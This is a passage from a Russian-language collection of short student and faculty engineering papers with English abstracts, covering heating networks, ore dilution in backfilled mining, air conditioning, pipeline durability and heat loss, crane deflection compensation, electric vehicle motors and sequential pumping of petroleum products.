Главным преимуществом работы этой системы является полная автономность и отсутствие необходимости постоянного мониторинга, удобство управления и способность быстро и качественно калибровать параметры теплоносителя. При ситуациях, когда оборудование выходит из строя, система будет способна сама снизить нагрузку с определенной ветви теплосети и перенаправить теплоноситель к потребителю, используя другие внутриквартальные и распределительные сети.

#### **Список использованных источников**

1. *Водяные тепловые сети: Справочное пособие по проектированию*/И. В. Беляйкина, В. П. Витальев, Н. К. Громов и др.; под ред. Н. К. Громова, Е. П. Шубина. – М.: Энергоатомиздат, 1988. – 376 с.

2. *Исследование систем теплоснабжения* / Л. С. Попырин, К. С. Светлов, Г. М. Беляева и др. М.: Наука, 1989. 215 с.

3. *Инженерная энциклопедия Автоматизация систем теплоснабжения [Электронный ресурс]*/ – Режим доступа: URL:<http://engineeringsystems.ru/a/avtomatizaciya-sistem-teplosnabjeniya.php>

#### **BALANCING DEVICES OF THE DISTRICT HEATING SYSTEM AND THEIR AUTOMATION**

***Khamatov L.R., Gallyamova I.R.***

*In this paper, the heat supply system and its elements are considered. The advantages of a centralized heat supply system, methods of balancing heat networks and devices for creating an automated heat supply system are noted.*

**Keywords:** *heat supply, pipeline, balancing, compensator, pressure regulator, automated system.*

\*\*\*\*\*

## ВЛИЯНИЕ ГЕОМЕТРИЧЕСКИХ ПАРАМЕТРОВ ОТБИВАЕМОГО СЛОЯ НА ПОКАЗАТЕЛИ РАЗУБОЖИВАНИЯ РУДЫ ЗАКЛАДКОЙ

*Гарифулина Ирина Юрьевна,  
Сахнов Александр Владимирович,  
Габараев Георгий Олегович*

*Аспиранты, ФГБОУ ВО «Северо-Кавказский горно-металлургический институт  
(государственный технологический университет)»*

*В статье рассматриваются вопросы повышения эффективности подземной отработки запасов богатых руд системами разработки с закладкой выработанного пространства, одним из основных недостатков которых является повышенное разубоживание отбиваемой руды закладочным материалом. Исследованиями установлено, что при отработке очистных камер с вертикальными стенками имеют место разрушения закладочного массива за счет слабой устойчивости и сейсмического воздействия взрывных работ на обнаженный закладочный массив, а величина разубоживания руды закладкой зависит от геометрических параметров отбиваемого слоя. Использование полученных зависимостей величины разубоживания руды закладкой от геометрических параметров очистной заходки позволит повысить эффективность отработки запасов богатых руд.*

**Ключевые слова:** *подземная отработка, разубоживание руды, закладка выработанного пространства, параметры отбиваемого слоя очистная заходка.*

Основными недостатком камерно-целиковой системы разработки с закладкой выработанного пространства является низкая устойчивость вертикальных рудных обнажений, вследствие чего осуществляют переход на снижающий темпы отработки полезного ископаемого сплошной порядок выемки камер. На глубинах более 800-900 м существенные осложнения возникали при поддержании в устойчивом состоянии подготовительно-нарезных выработок, субпараллельных очистному фронту. Как показали исследования [1], при конфигурации торцовой части выработанного пространства, близкой к прямоугольной, призабойный рудный массив претерпевает вторую стадию предельного состояния и обладает слабой устойчивостью при обнажении.

Для определения показателей разубоживания руды твердеющей закладкой были проведены исследования в промышленных условиях. По длине отработанных заходов каждой очереди выделяли замерные участки и определяли их линейные размеры – средние по длине участка высоту и ширину заходов по известной методике [2]. В рудных бортах заходов перпендикулярно к ним по установленной сетке бурили короткие шпур. В каждый шпур вводили и закрепляли в нем цилиндрический корпус устройства руды для определения потерь и разубоживания. По измеренным диаметрам исходя из геометрических параметров устройства определяли показатели потерь и разубоживания руды. Одновременно с этим были обработаны геологические паспорта и данные по отработке очистных камер [3-4]. Исследованиями получены фактические контуры очистных камер на момент окончания выпуска руды и к окончанию закладочных работ. На основании полученных данных определены параметры разубоживания руды закладкой в зависимости от высоты камеры и мощности отбиваемого слоя (таблица 1, рисунок 1).

Результаты обработки полнофакторного эксперимента позволили установить полиномиальную зависимость величины разубоживания руды закладкой от геометрических параметров отбиваемого слоя

$$R_s = -0,027 + 0,0826 H_k + 0,153 M_o + 0,00894 H_k M_o$$

Разубоживание руды закладкой в зависимости от высоты камеры  
и мощности отбиваемого слоя

Высота камеры, $H_k$ , м	Величина разубоживания руды $R_s$ , % при мощности отбиваемого слоя $M_0$ , м		
	4	8	12
4	0,93	2	2,5
8	1,23	2,2	3,1
12	1,6	2,8	3,9
16	2,1	3,6	4,7
20	2,7	4,5	5,5
24	3,4	5,5	6,3




Рисунок 1 – Изменение величины разубоживания руды закладкой в зависимости от мощности отбиваемого слоя и высоты камеры

Исследованиями установлено, что при отработке очистных камер величина разубоживания руды закладкой зависит от геометрических параметров отбиваемого слоя. Использование полученных зависимостей величины разубоживания руды закладкой от геометрических параметров очистной заходки позволит повысить эффективность отработки запасов богатых руд.

#### Список использованных источников

1. Голик В. И. Концептуальные подходы к созданию мало- и безотходного горнорудного производства на основе комбинирования физико-технических и физико-химических геотехнологий // Горный журнал. 2013. № 5. С. 93–97.
2. Шадрин А. Г., Шадрин Д. М. Устойчивость обнажений и время выхода обрушений на земную поверхность // Маркшейдерский вестник. 2015. № 4. С. 44–46.
3. Габараев О.З., Кожиев Х.Х., Битаров В.Н., Гашимова З.А. Технологии разработки сильнонарушенных руд // Устойчивое развитие горных территорий, 2013г., №3. – С. 35–39.
4. Габараев О.З., Кожиев Х.Х., Хулелидзе К.К., Битаров В.Н. Ресурсосберегающие технологии закладки выработанного пространства при добыче богатых медно-никелевых руд // Устойчивое развитие горных территорий, 2012г., №4. – С. 31–34.

## **INFLUENCE OF GEOMETRIC PARAMETERS OF THE KNOCKED-OUT LAYER ON THE INDICATORS OF ORE DILUTION BY STOWING**

*Garifulina I.Y., Sakhnov A.V., Gabaraev G.O.*

*The article deals with the issues of increasing the efficiency of underground mining of rich ore reserves by development systems with stowing of mined-out space, one of the main drawbacks of which is increased dilution of the knocked-out ore by stowing material. It was found that at mining of stowing chambers with vertical walls the destruction of filling mass occurs due to the weak stability and seismic effects of blasting operations on the exposed filling mass, and the value of ore dilution by stowing depends on the geometric parameters of the knocked-out layer. The use of the obtained dependences of the value of ore dilution by stowing on the geometric parameters of the mining footing will increase the efficiency of mining rich ores.*

**Keywords:** *underground mining, ore dilution, backfilling of the mined-out space, parameters of the knocked-out layer, clearing drifting.*

\*\*\*\*\*

## ПРОЦЕССЫ, ПРОИСХОДЯЩИЕ В СИСТЕМАХ КОНДИЦИОНИРОВАНИЯ

*Дьячук Евгений Вадимович*

*Студент, ФГБОУ ВО “Казанский государственный энергетический университет”*

*В данной работе рассмотрены основные задачи систем кондиционирования, простейшие процессы обработки насыщенного влагой воздуха. Выделено несколько форм очистки воздуха от частиц пыли и других вредных веществ, которые непосредственно влияют на здоровье человека.*

**Ключевые слова:** *система кондиционирования, обработка воздуха, помещения, микроклимат, влажность, нагрев, жизнеобеспечение, процессы.*

Системы кондиционирования играют важную роль в жизни человека. Так как вентиляция позволяет обеспечить нормальные условия жизни в помещениях любого назначения, таких как: производственные; объекты промышленности, транспорта и индивидуального назначения.

Такие системы вентилирования и кондиционирования предназначены для обеспечения соблюдения санитарных норм жизнедеятельности, а также осуществления регулировки давления, температуры, влажности и качества воздуха помещения. Это важно, так как воздух имеет особенность изменять свой состав, температуру и содержание влаги в связи с воздействием различных факторов, таких как: давление; наличие обогревателей, вредных газов, влаги и пыли, деятельности человека и оборудования. Ввиду воздействия данных факторов воздух может иметь состояния, которые вредят здоровью человека или снижают эффективность производства. Именно по этим причинам необходимо осуществлять воздухообмен, т.е. прибегать к кондиционированию и вентилированию помещения для воздухообмена с окружающей средой [1].

Во время проектирования систем вентилирования необходимо учитывать различные процессы изменения состояния воздуха. Именно по этой причине нужно рассмотреть простейшие процессы обработки воздуха теплом и влагой, такие как: нагрев и охлаждение с высушиванием воздуха; увлажнение воздуха; обработка воздуха водой в форме адиабатного или политропного процесса. При нагревании или охлаждении воздуха, без добавления или удаления из него водяных паров происходит только изменение температуры воздуха. Если воздух содержит влагу ниже точки росы, то процесс сопровождается выпадением конденсата на твёрдых поверхностях и осушение воздуха приводит к осушению воздуха (Рисунок 1).




Рисунок 1 – Процесс нагрева и охлаждения



Процесс увлажнения воздуха рассматривается как теплообмен и массообмен между поверхностью воды и воздухом. В идеальных условиях конечные параметры воздуха зависят от температуры воздуха. Самым популярным способом увлажнения является адиабатное, оно широко применяется в кондиционерах, оросительной камере с использованием форсунок. На рисунке ниже отражены основные процессы (Рисунок 2).




Рисунок 2 – Процессы нагрева, охлаждения, увлажнения, осушения, происходящие в кондиционерах

Важно рассмотреть очистку воздуха, это напрямую влияет на здоровье человека. Рассмотрим пыль: она представляет собой дисперсионный аэрозоль с твердыми частицами. Пыль – среда со пылевыми частицами, которая представляет собой дисперсную фазу аэрозоля. В зависимости от размера и количества частиц, которые отделяются от воздуха, существует три вида очистки: грубая, средняя и тонкая [2].

Грубая очистка применима в высокой запыленности воздуха, при этом конечная концентрация пыли не заедается. Она является первой ступенью, предшествующей перед средней очисткой. Грубая очистка удаляет частицы, размерами до 1 мкм.

Средняя очистка позволяет задержать частицы крупнее 100 нм, Остаточная концентрация обычно составляет 30-50 мг/м<sup>3</sup>.

Тонкая очистка применяется для улавливания самых мелких фракций пыли. Остаточная концентрация пыли – 1-2 мг/м<sup>3</sup>.

Сконструировано достаточно большое количество аппаратов, позволяющих фильтровать воздух. Важно отметить различие в природе сил, которые используются при удалении частиц разного размера. Нужно перечислить силы, используемые во время процесса очистки: силы тяжести; электрическое поле; молекулярная и турбулентная диффузия. При удалении крупнодисперсных аэрозолей предпочтение в применении отдают циклонам, сепараторам, пылесадочным или магнитным камерам, а при средней и тонкой очистках используются фильтры.

Подводя итог, можно сказать, что системы кондиционирования, системы очистки и фильтрации воздуха оказывают непосредственное влияние на здоровье человека. Рассмотрены основные режимы работы кондиционера, которые используются человеком для обеспечения высокой эффективности работы предприятия.

#### Список использованных источников

1. Кондиционирование и вентиляция/ Учебное пособие для магистров РГАТА / Пиралишвили Ш. А., – Рыбинск: РГАТА, 2002. – 80 с

2. *Основы теории кондиционирования воздуха: Учебное пособие. / Кемеровский технологический институт пищевой промышленности. / Расцепкин А.Н., Архипова Л.М., – Кемерово: Хабаровский Государственный технический университет, 2006. – 78 с*

## **PROCESSES OCCURRING IN AIR CONDITIONING SYSTEMS**

*Dyachuk E.V.*

*In this paper, the main tasks of air conditioning systems, the simplest processes of processing moisture-saturated air are considered. There are several forms of air purification from dust particles and other harmful substances that directly affect human health.*

**Keywords:** *air conditioning system, air treatment, premises, microclimate, humidity, heating, life support, processes.*

\*\*\*\*\*

## МЕРЫ, СПОСОБСТВУЮЩИЕ СОХРАНЕНИЮ ПРОЧНОСТИ ТРУБОПРОВОДА

*Дьячук Евгений Вадимович*

*Студент, ФГБОУ ВО “Казанский государственный энергетический университет”*

*В данной работе рассмотрены меры сохранения прочности труб. Выделены сложности каждой меры надёжности и долговечности. Определены материалы, которые имеют высокую прочность защиты от агрессивных сред жидкости, протекающей в трубе и температуры.*

**Ключевые слова:** *трубопровод, жидкость, агрессивная среда, прочность, меры, защита, теплоноситель.*

В Российской Федерации наблюдается значительный износ магистральных трубопроводов, это вызвано. Новые трубопроводы чаще всего нуждаются в технических решениях, позволяющих увеличить срок службы и снизить воздействие агрессивных химических сред.

Основными причинами снижения прочности трубопроводов является: внутренняя и внешняя коррозия, возникающие дефекты при опрессовке трубопровода, несоблюдение проектной документации.

Причинами разрушения трубопроводов из-за коррозии много: неправильный подбор антикоррозионной защиты; некачественное производство работ по защите конструкций; нарушение технологических процессов в производстве, несоблюдение сроков выполнения антикоррозионной защиты, приведенных в нормативной документации, воздействие сред окисления в процессе производства.

Для того, чтобы трубопроводы служили достаточно долгое количество времени необходимо использовать коррозионно-стойких материалов, имеющих низкую окислительную способность и устойчивость к смене температурных режимов и давлений. Также необходимо осуществлять контроль за степенью износа с использованием неразрушающих методов контроля коррозионного износа труб.

Важно обращать внимание не только на коррозионно-стойкие материалы, но и на покрытия, способствующие сохранению трубы. Покрытия помогают увеличить долговечность и надёжность эксплуатации трубопроводов при процессах разрушения под воздействием химически агрессивных сред [1].

В сфере бытового тепло- и водоснабжения необходимо следовать ГОСТ 33229-2015. Данный государственный стандарт чётко устанавливает границы прокладки труб, а также материалы, которые необходимо использовать. Для наиболее чёткого понимания нужно привести пример: на входе в тепловой узел многоквартирного дома нужно использовать только металлические трубы, так как температура теплоносителя может достигать 130 градусов Цельсия. Даже армированные пенопропиленовые или поливинилхлоридовые трубы не могут выдерживать достаточно высокие температуры вследствие своей деформации и плавлению, но невосприимчивы к окислителям. К сожалению, сейчас нет чётко оформленных рекомендаций к правильной подготовке и эксплуатации трубопроводов, основанных на научных обоснованиях каждого процесса, который протекает в трубопроводе. Также производителю необходимо разработать руководство по установке и эксплуатации каждой трубы. Явным примером можно назвать инструкцию по установке кабельных муфт, производителям трубных изделий необходимо проработать данный вопрос.

Важно учитывать об одном из основных факторов, влияющих на неравномерность скоростей коррозии, – уровне напряжений в металле. Многие исследователи-производственники изучают влияние напряженно-деформированного состояния на степень локальной коррозии трубы, учет данного фактора при определении ресурса в ходе эксплуатации имеют значение. Агрессивная химическая среда, которая проникает в металл через нарушения покрытия или

коррозию, дефекты сварки, трещины, приводят к изменению структуры металла, изменению его механических свойств, все эти дефекты и недоработки приводят к развитию процессов деформирования и разрушения трубопровода.

Подводя итоги можно сказать, что производителям необходимо разрабатывать руководства по эксплуатации и установке труб с соблюдением технических мер, которые будут способствовать увеличению надёжности и срока эксплуатации трубопроводов.

#### **Список использованных источников**

1. Чжао, Ш. О механохимической коррозии трубы с отклонением по толщине под действием внешнего и внутреннего давления / Ш. Чжао // Вектор науки Тольяттинского государственного университета. – 2020. – № 1(51). – С. 86-91. – DOI 10.18323/2073-5073-2020-1-86-91. – EDN SMOVVX.

#### **MEASURES THAT CONTRIBUTE TO MAINTAINING THE STRENGTH OF THE PIPELINE**

***Dyachuk E.V.***

*In this paper, measures to preserve the strength of pipes are considered. The difficulties of each measure of reliability and durability are highlighted. The materials that have a high strength of protection against aggressive media of the liquid flowing in the pipe and temperature are determined.*

**Keywords:** *pipeline, liquid, aggressive environment, strength, measures, protection, coolant.*

\*\*\*\*\*

## МЕТОДЫ СНИЖЕНИЯ ТЕПЛОПOTЕРЬ НА МАГИСТРАЛЬНЫХ ТРУБОПРОВОДАХ

*Дьячук Евгений Вадимович*

*Студент, ФГБОУ ВО “Казанский государственный энергетический университет”*

*В данной работе рассмотрены методы снижения теплопотерь трубопроводов. При транспортировке теплоносителя наблюдаются наибольшие потери тепла, износ трубопроводов. Предложены меры и технические решения, повышающие надёжность и энергоэффективность трубопроводов, а также изоляцию труб.*

**Ключевые слова:** *тепловые потери, расчёт, энергоэффективность, трубопроводы, тепло, изоляция труб, магистраль, теплоэлектроцентраль.*

На данный момент в Российской Федерации наблюдается значительный износ магистральных трубопроводов, именно поэтому необходимо предусмотреть меры по снижению нагрузки на трубы. Новые трубопроводы чаще всего нуждаются в технических решениях, позволяющих повысить энергоэффективность теплопередачи.

Снижение тепловых потерь при высокой влажности и больших перепадах температур воздуха обеспечивается нахождением водяной завесы и воды в лотках и является наиболее распространённым способом борьбы с потерей тепла. В лотках с водой и паром массы воздуха позволяют производить наиболее плавный обогрев трубопроводов [1].

Рассмотрим систему теплоснабжения, она представляет собой совокупность теплообменных устройств, объединённых в единую систему генерации, транспортировки и отпуска тепловой энергии. Все схемы теплоснабжения представлены в виде структурных схем города, посёлка или других населённых пунктов, имеющих централизованное теплоснабжение.

Важно выделить прогрессивные технологии, которые позволят повысить долговечность тепловых сетей, а также увеличить надёжность и экономичность транспортировки тепла.

1. Бесканальная прокладка типа «труба в трубе» в пенопропиленовой изоляцией и системой контроля увлажнения изоляции – такая технология позволяет на 75% исключить вероятность коррозии или повреждения трубопровода, а также снизить потери тепла в 2 раза минимум. Нужно отметить такое достоинство – невысокая стоимость материалов и простота монтажа. Также пенопропилен рассчитан на длительное воздействие теплоносителя температурой вплоть до 130 градусов Цельсия и на кратковременное воздействие критической температуры в 150 градусов [2]. Данная техническая мера позволяет осуществлять контроль качество трубопровода системой оперативно-дистанционного контроля. Она представляет собой медные сигнальные проводники, установленные во все элементы теплосети. Производится измерение проводимости теплоизоляционного слоя, в зависимости от влажности проводимость имеет разные значения. Локаторы системы могут точно определять место повреждения трубопровода на расстоянии до 2 километров от точки измерения.

2. Использование сильфонных компенсаторов, обладающих наилучшей герметичностью компенсационных устройств, а также невысокими эксплуатационными затратами.

3. Использование шаровой запорной арматуры. Арматура с гидроприводом или повышенной плотности позволяет уменьшить утечку теплоносителя или воды, а также повысить безотказность операций открытия–перекрытия водоснабжения или теплоснабжения [3].

4. Вентиляция камер и каналов тёплым воздухом. Данная техническая мера подразумевает собой наличие воздушных потоков, обогреваемых горячей водой и тёплым паром. Самой важной тонкостью является снижение влажности, это достигается проветриванием каналов с трубопроводами. По мнению теплоэнергетиков, данная технология является достаточно эффективной за счёт своей простоты.

Анализируя всё вышесказанное, можно сделать вывод, что предложенные меры являются эффективными. Если применять данные технические решения на практике и в совокупности, то можно обеспечивать долговую и надёжную эксплуатацию магистрального трубопровода в лотках.

#### **Список использованных источников**

1. Мелькумов В.Н., Кузнецов И.С., Кобелев В.Н. Задача поиска оптимальной структуры тепловых сетей // Научный вестник ВГАСУ. Строительство и архитектура. – 2011. – №2(22). – С. 37-42.
2. Сарманаев С.Р., Десятков Б.М. Моделирование микроклимата жилых и производственных зданий // Изв. вузов. Строительство. – 2002. – №1-2. – С. 70-78
3. Рафальская, Т. А. Особенности совместной работы систем отопления и горячего водоснабжения в условиях значительного снижения температур наружного воздуха / Т. А. Рафальская // Известия вузов. Строительство. – 2010. № 11-12 – С. 62-72

#### **METHODS OF REDUCING HEAT LOSS ON MAIN PIPELINES**

***Dyachuk E.V.***

*In this paper, methods for reducing heat loss of pipelines are considered. During the transportation of the coolant, the greatest heat loss and wear of pipelines are observed. Measures and technical solutions are proposed to increase the reliability and energy efficiency of pipelines, as well as pipe insulation.*

**Keywords:** *heat losses, calculation, energy efficiency, pipelines, thermal insulation of pipes, main line, thermal power plant.*

\*\*\*\*\*

## СИНТЕЗ УСТРОЙСТВ КОМПЕНСАЦИИ ПРОГИБА МЕТАЛЛОКОНСТРУКЦИИ МОСТОВОГО КРАНА

**Исаков Владимир Семенович**

*д.т.н., профессор, ФГБОУ ВО « Южно-Российский государственный  
политехнический университет (НПИ) им. М.И. Платова»*

**Исакова Екатерина Владимировна**

*Преподаватель, ФГБОУ ВО « Южно-Российский государственный  
политехнический университет (НПИ) им. М.И. Платова»*

*В статье представлены результаты анализа классификационных признаков механизмов компенсации прогиба металлоконструкций мостовых кранов за счет создания напряжения в их замкнутых контурах. В качестве основного методологического подхода предложен комбинаторно-логический синтез, при помощи которого может быть построен каталог готовых технических решений и определена методика расчет рациональных параметров подобных устройств.*

**Ключевые слова:** *металлоконструкция, мостовой кран, пролетное строение, прогиб, комбинаторно-логический синтез.*

Компенсация прогиба металлоконструкций пролетных строений за счет их предварительного напряжения – известный конструкторский прием, нашедший применение в строительстве и машиностроении. Однако, при эксплуатации мостовых кранов и роботов нагрузки, действующие на балку, изменяются в широких пределах как по величине, так и по точке приложения. В некоторых процессах (например, при перемещении грузовой тележки по мосту крана с одновременной разгрузкой) место приложения нагрузки и ее величина изменяются одновременно. В этой связи использование постоянного предварительного нагружения не дает необходимого эффекта.

Предложенные [1,2] схемы устройств крана с переменным напряжением металлоконструкции моста, позволяют учитывать место приложения основной нагрузки и величину груза. Рассматривая возможности применения различных управляющих систем и приводов, можно получить множество вариантов конструктивных схем, имеющих свои отличительные признаки и параметры. При этом, в литературе не описаны обобщенные методики построения и выбора механизмов разгрузки металлоконструкций мостовых кранов, не определены границы оптимального напряжения и т.д. В этой связи, систематизация и обобщение структурных схем подобных устройств и разработка общей методики их проектирования и оптимизации параметров является актуальной и практически важной задачей.

С точки зрения структуры, все устройства компенсации прогиба (или разгрузки) металлоконструкции крана представляют собой механизмы с замкнутым контуром [3]. Предложенные для них методики и обобщенные схемы рассчитаны в основном для исполнительных механизмов технологических машин и не могут быть перенесены без существенной переработки на механизмы разгрузки.

В практике проектирования для решения подобных задач применяются методики синтеза с использованием гиперграфов [4], морфологических таблиц [5], многополюсных графов [6], комбинаторно-логического синтеза и т.д. При проектировании вероятных структур механизмов в условиях неопределенности параметрических значений и вариативности нагружения в широком диапазоне, наиболее приемлемым является, на наш взгляд, метод комбинаторно-логического синтеза. Метод позволяет анализировать достаточное поле поиска при выборе рациональной конструкции, выявить наиболее перспективные принципиальные схемы, формализовать процесс принятия решения.

Методология комбинаторно-логического подхода позволяет создать каталоги готовых технических решений, систематизировать структуры, обладающие адаптивностью и индифферентностью, учитывать введенные рядом авторов местные подвижности, а также неподвижные соединения со степенью подвижности 0; -1; -2 и т.д.

При систематизации возможных решений, в первую очередь, деление следует производить по режиму работы: статические и динамические. Принцип действия статических устройств основан на создании в металлоконструкции неподвижного с точки зрения кинематики контура, с предварительным напряжением. Реализация такой конструкции осуществляется за счет сборки (сварки) предварительно изогнутой балки, которая под действием собственного веса и нагрузки выравнивается в горизонтальное положение. Регулирование величины нагрузки не производится. Второй вид представляет собой также замкнутый относительно неподвижный контур, имеющий переменное напряжение за счет наличия стяжек, гидроцилиндров и т.п. Компенсация прогиба осуществляется за счет изгиба балки относительно опоры и наличия местных подвижностей. Третий вид (динамический) отличается наличием подвижного замкнутого кинематического контура с переменным регулируемым напряжением и параметрами контура. Данный вид характеризуется наибольшей вариабельностью и может включать не один, а два и более контуров.

Таким образом, используя предложенную классификацию можно составить обобщенную структурную модель устройств разгрузки, проанализировать возможные принципиальные варианты, разработать методы расчета оптимальных параметров, решить задачи компенсации прогиба металлоконструкции в зависимости от ряда параметров.

#### **Список использованных источников**

1. *Исаков В.С., Тигранян М.Г. О синтезе механизмов разгрузки металлоконструкций мостовых кранов/ Инновации в науке-инновации в образовании: материалы по итогам Междунар. научно – технич. Конф. «Интерстроймех – 2013» г. Новочеркасск /Юж.-Рос. гос.политехн. ун-т (НПИ) им. М.И. Платова 2013г. -С.11-12*
2. *Шмелев А.М., Макаренко В.В. Способ снижения нагруженности балочных металлоконструкций машин// Тр. Междунар. научно-техн. конф. «Интерстроймех – 2001» г.СПб/ Изд-во СПбГТУ, 2001. – с. 80-84.*
3. *Дровников А.Н., Исаков В.С. Механизмы строительных и подъемно-транспортных машин с использованием напряженных замкнутых контуров. – Ростов-н/Д: изд-во журн. «Изв. вузов. Сев.-Кавк. регион», 2006. – 156 с.*
4. *Божко А.Н., Толпаров А.Ч. Структурный синтез на элементах с ограниченной сочетаемостью // Наука и образование: электронное научно-техническое издание, 2004. – №5.*
5. *Roth, K. Konstruieren mit Konstruktionskatalogen. Springer-Verlag Berlin Heidelberg New York, 1982.*
6. *Аллен Р. Многополюсные модели для кинематического и динамического анализа силовых зубчатых передач // Труды АОИ/м Конструирование, 1979, т.101, № 2. – С. 43-53.*

#### **SYNTHESIS OF DEVICES TO COMPENSATE THE DEFLECTION OF THE OVERHEAD CRANE METAL STRUCTURE**

***Isakov V.S., Isakova E.V.***

*The article presents the results of the classification features analysis of the mechanisms for compensating the deflection of the overhead cranes metal structures by creating stress in their closed circuits. A combinatorial-logical synthesis is proposed as the main methodological approach. A catalog of ready-made technical solutions can be built and a methodology for calculating the rational parameters of such devices is determined with its help.*

**Keywords:** *metal structure, overhead crane, superstructure, deflection, combinatorial-logical synthesis.*

\*\*\*\*\*



## ПРИМЕНЕНИЕ АСИНХРОННЫХ ДВИГАТЕЛЕЙ В ЭЛЕКТРОТРАНСПОРТЕ

*Камалетдинов Данияз Айратович*

*студент, ФГБОУ ВО “Казанский государственный энергетический университет”*

*Киснеева Лейля Нургалиевна*

*старший преподаватель, ФГБОУ ВО “Казанский государственный энергетический университет”*

*В данной работе рассмотрено применение асинхронных двигателей в электротранспорте. Освещён принцип работы электродвигателя и условия эксплуатации в автомобиле. Рассмотрены гибридные автомобили и электромобили, их различия и сходства. Проведена оценка перспектив развития транспорта с электродвигателями.*

**Ключевые слова:** *асинхронные двигатели, электротранспорт, гибрид, электродвигатель, эксплуатация, принцип работы, эксплуатация.*

На данный момент актуальными критериями энергоэффективного автомобилестроения являются: снижение углеродного следа, повышение мощности агрегатов и уменьшение массогабаритных характеристик.

Основной задачей электродвигателя является преобразование электрической энергии в механическую. Принцип работы основан на явлении электромагнитной индукции. Вращающееся магнитное поле в статоре взаимодействует с полем обмотки ротора и наводит ток индукции, после этого возникает вращающий момент, который приводит в действие ротор. В основном в автомобилестроении используют асинхронные двигатели, т.к. они не имеют щёточного узла, а также невозможность эксплуатации в условиях частых пусков и остановок.

Одним из основных элементов любого автомобиля является силовая установка. В случае с электромобилем – это синхронный или асинхронный электродвигатель с мощностью от 12 до 200 и более кВт, который подключён к аккумуляторной батарее. Автомобили с гибридным источником питания также оснащаются асинхронными электродвигателями, но трёхфазными. Отличительной особенностью данного типа автомобилей является то, что механическая работа двигателя внутреннего сгорания с помощью генератора превращается в электрическую и потом с помощью электродвигателя снова преобразуется в механическую [1]. Гибридные системы чаще всего подразумевают использование электродвигателей как вспомогательного элемента, повышающего мощность при этом, экономя топливо.

Важно отметить, что электромобили обладают невысокой автономностью, но современные технологии позволяют увеличить автономность за счёт рекуперативного торможения – это позволяет вернуть вплоть до 30-35% затрачиваемой энергии во время движения. Также в качестве мер увеличения автономности можно выделить увеличение емкости аккумулятора и использования в качестве силовой установки асинхронного двигателя [2]. Сейчас существуют энергоэффективные двигатели – это асинхронные машины с короткозамкнутым ротором, в них за счёт качественных материалов, а также приёмов проектирования появляется возможность поднять мощность на 1-3% на больших двигателях, а на меньших от 4-5% номинального КПД, причём цена такого двигателя незначительно увеличивается.

Двигатели с совмещенными обмотками (ДСО), за счет улучшенной механической характеристики и более высоких энергетических показателей, позволяют экономить от 30 до 50% энергопотребления при одинаковой полезной работе, а также создавать регулируемый энергосберегающий привод с уникальными характеристиками, не имеющий аналогов в мире. Наибольшая эффективность достигается при использовании ДСО с переменным характером нагрузки. В отличие от стандартных, ДСО обладают низким уровнем шумов и вибраций, более высокой кратностью моментов, имеют КПД и коэффициент мощности близкий к номинальному

в широком диапазоне нагрузок. Это позволяет поднять среднюю нагрузку на двигатель до 0,8 и повысить характеристики обслуживаемого приводом технологического оборудования, в частности, существенно понизить его энергопотребление [3]. Двигатели с совмещенными обмотками эффективнее по нескольким критериям: потребляемый ток ниже на 20-30% в зависимости от режима; снижена вибрация и шум при работе; обладают повышенной надёжностью по сервис фактору – 2,5; меньшие пусковые токи на 35%; пусковой момент выше чем у стандартных электродвигателей на 35%; минимальный момент больше на 30%, а максимальный на 20%. Ещё необходимо отметить, что КПД и  $\cos\phi$ , близки к номинальным в диапазоне нагрузок от 25 до 130%.

Подводя итог, можно сказать, что применение энергоэффективных двигателей в электромобилестроении поможет экономить потребляемую электроэнергию и повысить запас хода транспорта.

#### **Список использованных источников**

1. ГОСТ Р 54811-2011, Электромобили. Методы испытаний на активную и пассивную безопасность, Москва, Стандартинформ, 2012-09-01, № пункта 3.8-3.20.
2. Асинхронный двигатель с совмещенными обмотками. URL: [http://www.energsovet.ru/bul\\_stat.php?idd=372](http://www.energsovet.ru/bul_stat.php?idd=372). (дата обращения: 20.11.2022)
3. Кашкаров А.П. Современные электромобили. Устройство, отличия, выбор для российских дорог // ДМК-Пресс. 2018. С. 92.

#### **METHODS OF IMPROVING THE COMMUNICATION MANAGEMENT SYSTEM IN THE ORGANIZATION**

*Kamaletdinov D.A., Kisneeva L.N.*

*In this paper, the use of asynchronous motors in electric transport is considered. The principle of operation of the electric motor and operating conditions in the car are highlighted. Hybrid cars and electric cars, their differences and similarities are considered. An assessment of the prospects for the development of transport with electric motors has been carried out.*

**Keywords:** *asynchronous motors, electric vehicles, hybrid, electric motor, operation, operating principle, operation.*

\*\*\*\*\*

## РАСЧЕТ ОБЪЕМА СМЕСИ СВЕТЛЫХ НЕФТЕПРОДУКТОВ ПРИ ИХ ПОСЛЕДОВАТЕЛЬНОЙ ПЕРЕКАЧКЕ ПО ТРУБОПРОВОДУ

*Кеда Галина Сергеевна*

*студентка, Донской государственной технической университет*

*Горбаенко Татьяна Юрьевна*

*к.т.н., доцент, Донской государственной технической университет*

*В статье описан процесс последовательной перекачки светлых нефтепродуктов, и представлены результаты расчетов объема смеси нефтепродуктов при различных объемах перекачки и разных кинематических вязкостях транспортируемых топлив.*

*Результаты расчетов, проведенных в среде пакета MathCad, оформлены в виде графических зависимостей. Приведен анализ влияния объема перекачки и кинематических вязкостей контактирующих жидкостей на объем смеси нефтепродуктов.*

**Ключевые слова:** *объем смеси светлых нефтепродуктов, объем перекачки, последовательная перекачка, нефтепродуктопровод, кинематическая вязкость, бензин, дизельное топливо.*

Основным видом трубопроводного транспорта светлых нефтепродуктов (бензинов, керосинов, дизельных топлив) является последовательная перекачка прямым контактированием, при которой разносортные топлива, объединенные в партии по несколько тысяч или десятков тысяч тонн, закачивают в трубопровод последовательно одну за другой и транспортируют так до потребителя. При этом каждая партия вытесняет в трубопроводе предыдущую и, в свою очередь, вытесняется последующей. В конце трубопровода партии различных нефтепродуктов принимают в разные резервуары.

Последовательная перекачка осуществляется циклами, которые формируются из нескольких партий, выстроенных в определенной последовательности. В зонах контакта последовательно движущихся партий образуется смесь, длина и объем которой увеличиваются по мере продвижения партий нефтепродуктов по трубопроводу. На приемном пункте нефтепродуктопровода смесь разделяют на несколько частей, которые затем добавляют к исходным нефтепродуктам в зависимости от имеющихся у них запасов качества (процесс, называемый раскладкой смеси)[1].

В данной работе проводился расчет объемов смеси нефтепродуктов при различных значениях объемов их перекачки. Рассматривался участок магистрального нефтепродуктопровода диаметром  $D = 0,325$  м, толщиной стенки трубы  $\delta = 0,007$  м, по которому последовательно перекачиваются партии бензина с кинематической вязкости  $\nu_B = 0,8$  сСт в контакте с партиями дизельного топлива, кинематические вязкости  $\nu_D$  которого изменяются в диапазоне от 4 сСт до 8 сСт.

